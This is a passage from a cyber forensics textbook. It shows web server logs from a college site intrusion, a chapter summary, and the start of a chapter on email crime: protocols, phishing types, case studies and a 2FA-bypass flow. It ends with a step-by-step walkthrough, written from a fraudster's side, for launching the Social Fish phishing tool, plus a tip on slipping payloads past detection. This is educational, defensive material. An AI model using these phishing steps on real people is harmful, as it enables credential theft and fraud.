2010-07-18 16:41:41 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/news.php - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHI
2010-07-18 16:41:41 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ckfinder/_samples/sample.css - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.3
2010-07-18 16:41:41 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /lib/rte/richtext.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHF
2010-07-18 16:41:44 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/news.php x=&flag=ac&nid=27 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30-
2010-07-18 16:41:44 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ckfinder/_samples/sample.css - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.3
2010-07-18 16:41:44 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /lib/rte/richtext.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHF
2010-07-18 16:41:46 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ckfinder/_samples/sample.css - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.3
2010-07-18 16:41:46 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /lib/rte/richtext.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHF
2010-07-18 16:41:46 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/news.php x=&flag=ac&nid=28 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30-
2010-07-18 16:41:47 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ckfinder/_samples/sample.css - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.3
2010-07-18 16:41:47 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /lib/rte/richtext.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHF
2010-07-18 16:41:47 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/news.php x=&flag=ac&nid=31 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30-
2010-07-18 16:41:50 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ckfinder/_samples/sample.css - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.3
2010-07-18 16:41:50 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /lib/rte/richtext.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHF
2010-07-18 16:41:50 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/news.php x=&flag=ac&nid=33 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30-
2010-07-18 16:41:57 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/student_list.php - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.6
2010-07-18 16:41:57 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ckfinder/_samples/sample.css - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.3
2010-07-18 16:41:57 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /lib/rte/richtext.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHF
2010-07-18 16:41:57 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/images/view.jpg - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.
2010-07-18 16:42:33 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHPSESSID
2010-07-18 16:42:33 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/login.php - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHF
2010-07-18 16:42:33 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/lib/scripts/form_validation.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+
2010-07-18 16:42:41 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 POST /admin/login.php - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PH
2010-07-18 16:42:41 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/lib/scripts/form_validation.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+
2010-07-18 16:42:55 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 POST /admin/login.php - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PH
2010-07-18 16:42:55 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/home.php name=zerocode&id=133&type=2 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+
2010-07-18 16:42:55 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /admin/ckfinder/_samples/sample.css - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.3
2010-07-18 16:42:55 W3SVC328 SRV-VIRTUAL24X7 68.71.135.2 GET /lib/rte/richtext.js - 80 - 117.195.1.84 HTTP/1.1 Opera/9.80+(Windows+NT+6.1;+U;+en)+Presto/2.6.30+Version/10.60 PHF
```


Figure 10-18. *Logs with the attack details*

We got to see the suspect's IP after a lot of analysis on the name zerocode and suspect this to be the attacker and verified the details in the logs provided to us by the hosting company. We then traced back the public IP to the actual user via the ISP and verified its details via geobytes.com/iplocator and caught the attacker.

Lessons were learned the hard way after the college management redesigned an entire new website and properly got its security audited and bridged all the vulnerabilities found in it. This incident made them realize the need of having a well-developed and secure website. If this would have been done at the start, they would not have faced the reputational loss. Nevertheless, preventative forensics was taken care of by the college authorities.

Summary

In this chapter, we covered the following:

- In web attack forensics, there are multiple forensic disciplines such as static analysis, dynamic analysis, and hybrid analysis.
- Intrusion Forensics is a subfield of cyber forensics that deals with specific evidence collection, analysis, and investigation that revolves around intrusion-based events.
- The Open Web Application Security Project, better known as OWASP, is a worldwide nonprofit organization that works on improving software security and promotes awareness about threats of cyberspace.
- Databases are a vital resource of any website as they hold important data about its users, administrators, and the website.
- Database Forensics is a subfield of cyber forensics that revolves around collecting, analyzing, and examining databases and its metadata.
- Generally, in web attacks, since a web application is on a web server and using back-end servers as database servers and behind firewalls and other networking devices, there are logs generated on all of them. Depending on the case, we would analyze logs from these devices, which would help us in the investigation.
- The TOR project is a popular anonymity platform used by many users all over the world. It uses Onion Routing where the end user or initiator of network traffic encrypts traffic with multiple layers.
- Another factor of TOR is that it is associated with the dark web.
- Preventive Forensics is a field of forensics where all the knowledge gained from previous examination is used and implemented for future projects.

References

https://www.acunetix.com/websitesecurity/sql-injection/
http://cipherdyne.org/LinuxFirewalls/ch14/
http://cipherdyne.org/LinuxFirewalls/ch05/
http://cidrdb.org/cidr2017/papers/p128-wagner-cidr17.pdf
http://www.ipcsit.com/vol20/33-ICAIT2011-A4072.pdf
http://airccse.org/journal/cseij/papers/2312cseij03.pdf
https://core.ac.uk/download/pdf/85136537.pdf
http://owasp.org
https://projects.apache.org/projects.html?category
https://ieeexplore.ieee.org/document/1543768/

CHAPTER 11

Emails and Email Crime

Email was invented way back in the 1960s but was used to a limited capacity and in a restricted manner; it only became popular by 1993. Email communication sparked the business revolution as it connected the world. Although many modern forms of communications have been invented, email still remains the most popular in the corporate world. As email communication flourished, it became an important part of our personal and professional lives. Email is an important part of e-discovery and forensic investigation, especially with the rise of cybercrime.

In this chapter, we will look into different email crimes and how their investigation takes place, by looking at different case studies. Email played a major role in the investigation of the Enron scandal, which we shall see later on.

Email Anatomy

The email consists of two components: Header and the Body. Every email has a header, which is a section that contains information about the source of the email and the path it traveled to reach the destination. The body of the email is what we read in the email; it contains the message and/or any attachments, which the sender has sent.

Working of Email System

The email system is a combination of hardware and software components, which include the sender's and receiver's client and server computer. The working of an Email System is shown in Figure 11-1.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_11




Figure 11-1. *Working of Email System*

- The email client is known as a Message User Agent (MUA), which is a program that is used to send and read email. It translates the message to email format and forwards it to the Message Submission Agent (MSA).
- The MSA is responsible for determining the destination in the Simple Mail Transfer Protocol (SMTP) and resolves the domain name to determine the fully qualified domain name of the mail server.
- The Domain Name System (DNS) server responds to the request by checking for the domain with the mail exchange servers listing.
- The mail is then forwarded to the Mail Transfer Agent (MTA), and finally the message arrives at the Mail Delivery Agent (MDA), which delivers it to the mailbox.
- The Receiver's MUA uses either Post Office Protocol (POP3) or Internet Message Access Protocol (IMAP) to get the message.

Protocols Used in Email Communication

Emails in today's digital world play a very significant and crucial role in electronic communication. In order to make this electronic communication happen and transmit information between two or more entities, we have a set of protocols.

Simple Mail Transfer Protocol (SMTP)

Simple mail transfer protocol is an internet protocol for transmitting an email over the internet.

- The SMTP is a text-based and application-level protocol.
- The port numbers used for SMTP are port 25 or 2525 or 587. Secure SMTP (SSL / TLS) uses port 465 or 25 or 587, or 2526.

Post Office Protocol (POP3)

This is an internet protocol that is used to retrieve email from email servers.

- POP3 server handles all incoming emails.
- Only a single mailbox is allowed per server.
- POP supports offline access to messages, which cuts down on internet usage time.
- POP3 protocol commonly works on two ports: the first port 110, which is used as the default POP3 non-encrypted port; and the second is port 995 when you need to connect securely using POP3.

Internet Mail Access Protocol (IMAP)

The internet message access protocol is used to access the email on the mail server.

- Email is held and maintained by the remote server.
- It enables users to download and delete an email without reading it.
- Multiple mailboxes are supported.

- Suitable for attachments.
- IMAP protocol works on port 143 and uses port 993 for SSL/TLS-encrypted IMAP.

Email Crimes

The rise of crimes related to email escalated as the population of digital citizens grew to millions. However, new users are not given any guides or pointers of how to be safe on the web. Eventually many such users become easy targets of hackers and scammers who exploit information and, in many cases, demand money from them. Phishing mails, Fraud mails, Harassment mails, etc., are just some examples of email crimes. Email has mostly been a vector for white-collar crimes but now is being used to spread terrorism and is also being used by stalkers to send threats.

Phishing

Phishing scams are primarily emails that lead to gathering crucial and sensitive information such as bank account details, credit card numbers, and social security numbers, and often for misusing or selling it illegally. The attack is most commonly delivered as an email communication that is spoofed but looks legitimate as a well-known bank, shopping portal, hotel, etc., but it can also appear to come from a person in charge of an authoritative position or of some known or personal acquaintance. This occurs when a cybercriminal, pretending and being assumed as a trusted entity, dupes a victim into opening an email. The recipient is then lured to click on a malicious link or document, which can lead to the installation of a malware (a malicious program), and thus all sensitive information on that system is compromised.

Phishing is often used to gain access to corporate or governmental networks by luring and targeting innocent employees as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter part, many employees are compromised in order to bypass security perimeters like Firewalls, Endpoint Security, and email Security, spreading malware inside a closed environment, or gaining privileged access to all of the secured data and information.

An organization falling prey to such an attack typically faces severe financial losses and reputational losses. Depending on the scope, a phishing attempt might escalate into a security incident that would become a daunting task to recover and gain back its market share.

Types of Phishing:

Various types of Phishing attacks are the following:

- **Spear phishing**, as the title signifies, usually targets a specific person or organization. Since these types of attacks are so accurate, phishers scout the internet for all available information about their target so that they craft a believable and legitimate-looking email to extract information (if not money) from their targeted victims. An example is described in the sidebar.

BANGLADESH BANK HEIST 2016

In February 2016, the fraudsters hacked their way into the Bangladesh Central Bank. The attack into the Bangladesh bank took place by sending spear-phishing emails sent to the innocent employees of the bank as victims, thus gaining access to the bank's network. The hackers who broke into and hacked the bank's systems and caused the illegal payment instructions to be delivered to the New York Fed used a malicious computer malware to access the necessary and relevant servers; retrieve files and extract data; create files; change file names; steal credentials and login information, including to the SWIFT system; erase key files and histories; and digitally cover their tracks. The hackers used Fedwire of The New York Fed's system, which is designed to instantaneously transfer huge-dollar amounts, and it allegedly played a key role in the attackers' scheme.

Usage of the Fedwire system in New York was a key component in this attack, as it allowed the cybercriminals to instantly transfer the funds to the intermediary banks. From there, the intermediary banks, through Rizal Commercial Banking Corporation (RCBC) correspondent accounts, swiftly transferred the stolen funds out of New York City and the United States to fictitious U.S. dollar accounts in the Philippines, which RCBC created nearly a year earlier to receive the stolen funds from New York.

The instructions to steal money from the Bangladesh bank were issued via the SWIFT (Society for Worldwide Interbank Financial Telecommunication) network.

SWIFT is a Belgium-based cooperative that maintains a messaging platform that banks use to circulate money internationally. Using this SWIFT transaction system, the hackers stole $101 million from the Bangladesh bank's account by sending fake orders.

The malware used against the Bangladesh bank shows the same characteristics as software used in the 2014 Sony breach. The hackers used a custom-made malware for hiding evidence and going undetected by erasing records of illegal transfers.

- **Whaling** is a form of spear phishing targeted toward executives or other high-profile targets within a business group; government; or other private entities, such as a COO, CEO, or somebody else who has access to the financial data or assets. CFO fraud is a common example of whaling. It generally attacks toward the high profiles in order to steal critical and sensitive information from a company. Generally, these are the persons who hold complete access to sensitive data.
- **Smishing**, a means for SMS phishing, is done via SMS text messaging on mobile devices. A similar technique, Vishing, meaning voice phishing is conducted via the phone.
- **Deceptive Phishing**: Here the sender masks (makes it look legitimate) email ids as an official and original company's email address, luring and encouraging users to click on the fake links provided in the email. Cybercriminals usually target their victims via bulk email processes.
- **Pharming**, also known as DNS-based phishing, involves the modification or tampering of a system's host files or domain name system to redirect requests for URLs to a fake site. So, users have no clue that the website they are entering their personal details into is actually fake.
- **Content-injection phishing** is where scamsters/phishers insert malicious code or misleading content into legitimate websites that asks users to enter their credentials or personal information. This phishing attack goes on as part of content spoofing.

- **Search engine phishing** begins when scamsters or phishers create malicious websites with irresistible jaw-dropping offers, and search engines index them. As the saying goes, "Too Good to Be True," innocent victims then get lured toward such sites doing their own online searches and think these sites are legitimate, unknowingly sharing all their personal information.

The bitter truth is there are, indeed, a lot of phish in the sea!

The majority of data breach attempts begin with a phishing attack. Unfortunately, no matter how secure and how many various precautions that companies implement, some phishing emails will always crawl and find their way into the inbox of a victim. And those messages are extremely effective – the majority of people around the globe cannot identify a sophisticated phishing email. That's where user awareness and employee education plays a major role and is of the utmost importance.

Case Study: Bypassing Two-Factor Authentication

Hackers successfully bypassed Google's two-factor authentication (2FA) and broke into Gmail accounts. In this sophisticated campaign, hackers gained access to hundreds of Google and Yahoo accounts in order to bypass two-factor authentication.

Here is how the attack worked (timing is important):

1. Hacker sets up a fake Gmail login website.
2. Hacker sends phishing Gmail security alert to the victim (Your Gmail account has been blocked for security reasons. You will need to login to reactivate the account blah, …).
3. The victim clicks the phishing link and is redirected to a fake Gmail authentication page.
4. The victim logs on using a username/password.
5. Hacker accepts the login and then is presented with a 'Please enter 2-Factor Authentication code:' screen to the victim.
6. Hackers at remote location open legit Gmail page and logs in using the captured username/password from the victim.
7. Legitimate Gmail accepts the login and sends two-factor authentication SMS message to the victim's phone.

8. Victim's submits the 2FA code from the SMS into the phishing site.

9. The hacker captures the 2FA code and submits the code to legit Gmail.

10. Hacker has gained access to victim's Gmail account.

Source: motherboard.vice.com/en_us/article/bje3kw/how-hackers-bypass-gmail-two-factor.

Phishing Emails

A sample phising email is shown in Figure 11-2.




Figure 11-2. *Phishing email*

One way to spot a phishing email is explained below:

1. Cybercriminals send an email stating that, for example, there has been an error in calculating your tax and a refund has to be issued. Once you click on the link, it will redirect you to a banking login page, and once you log in to it by entering your account details, your bank account could be hacked.

2. In this case, if you check for the sender's address, it would appear as donotreply@incometaxindiafilling.gov.in & not donotreply@incometaxindiaefiling.gov.in, which is the legitimate email address of the income tax department. Note the in this case, the letter *e* is missing from the word *efiling* and *filing* is misspelled as *filling*.

A new trend is to create a malicious phishing email and deliver the payload to network users without setting off dynamic malware detection systems because you can use the Mozilla's FFSend service. `send.firefox.com` is a trusted domain on most organizational controls, and you don't need to set up a fake website.

FFSend is a file transfer tool designed by Mozilla and it will generate a safe, private, and encrypted link that will automatically expire to ensure your file does not remain online forever. This makes FFSend a useful way to send private files between two users in a secure manner. It also helps scamsters to send malicious phishing emails and help them go undetected.

To check if the sender email address is legitimate or spoofed, we can use a free online utility called Email Dossier. Figures 11-3 and 11-4 show this.




***Figure 11-3.** An example of a spoofed email address*

Figure 11-4. *Email Dossier showing a fake email address*

If an email contains any suspicious URL, check if that URL is malicious or not, redirecting to any other websites, or installing/downloading any malware.

Here are a few of the available online tools to check suspicious URLs:

- http://www.malware-analyzer.com/url-analysis-tools
- https://www.virustotal.com/#/home/upload
- https://urlscan.io/
- https://urlquery.net/search
- http://www.urlvoid.com

We scanned a suspicious URL using VirusTotal. The results are shown in Figure 11-5.

Here, we can see list of various cybercrime companies or antivirus companies that scanned this URL and declared it to be a phishing site.




Figure 11-5. *VirusTotal result*

Case Study: Apple Receipts

The award for the best phishing scam of the year 2018 goes to this scam: Apple App Store Purchase Receipts. This widespread scam is extremely well designed and flawlessly executed, leaving you completely fooled. I personally tried it and was blown away.

It starts with an email and claims to be a purchase confirmation from Apple, with a PDF attached, posing as a receipt. There's no malware in the PDF itself, but the 100% beautifully designed (Mojave themed, which is Apple's new OS) PDF contains a link with a shortened URL. Clicking on it sends you to a fake Apple Account login page, prompting you to enter your username and password.

After logging in to the fake site, a prompt tells you that your account has been locked for security reasons and offers an Unlock Account button. Click it and you will be prompted to input your name, address, social security number, payment info, answers to common security questions, and even your driver's license and passport number.

Here is the best part of this scam. After you submit the information, the page will then redirect you to the legitimate appleid.apple.com account management page with a message stating, "For your security you will automatically be logged out" (Figure 11-6).




Figure 11-6. *The legitimate Apple page*

Case Study: Social Fish

Social Fish is an open source phishing tool, which allows an attacker to create dummy pages that mask themselves as legitimate websites. This tool is used for educational purposes, to show how to create fake websites easily, which looks legitimate to users.

As a fraudster. we are trying to steal user credentials of a GitHub account by luring the victim by creating a fake but legitimate-looking phishing page using the Social Fish tool.

1. Download Social Fish from: https://github.com/UndeadSec/SocialFish and install it on your Linux-based system.
2. Once installed, type the following to start the tool.

   ```
   python3 SocialFish.py
   ```

3. Once Social Fish starts, it will ask, 'Do you agree to use this tool for educational purposes only?' type 'y' to continue. If you type 'N' the tool will close automatically as shown in Figure 11-7.

   You can choose if you want to receive the credentials by email or on the terminal itself.

4. After that, there are two options: Social Media and Others, as shown in Figure 11-7.

Figure 11-7. *Options for phishing*

5. Type 'o' to choose others. You can now create phishing web pages of the following websites shown in Figure 11-8.

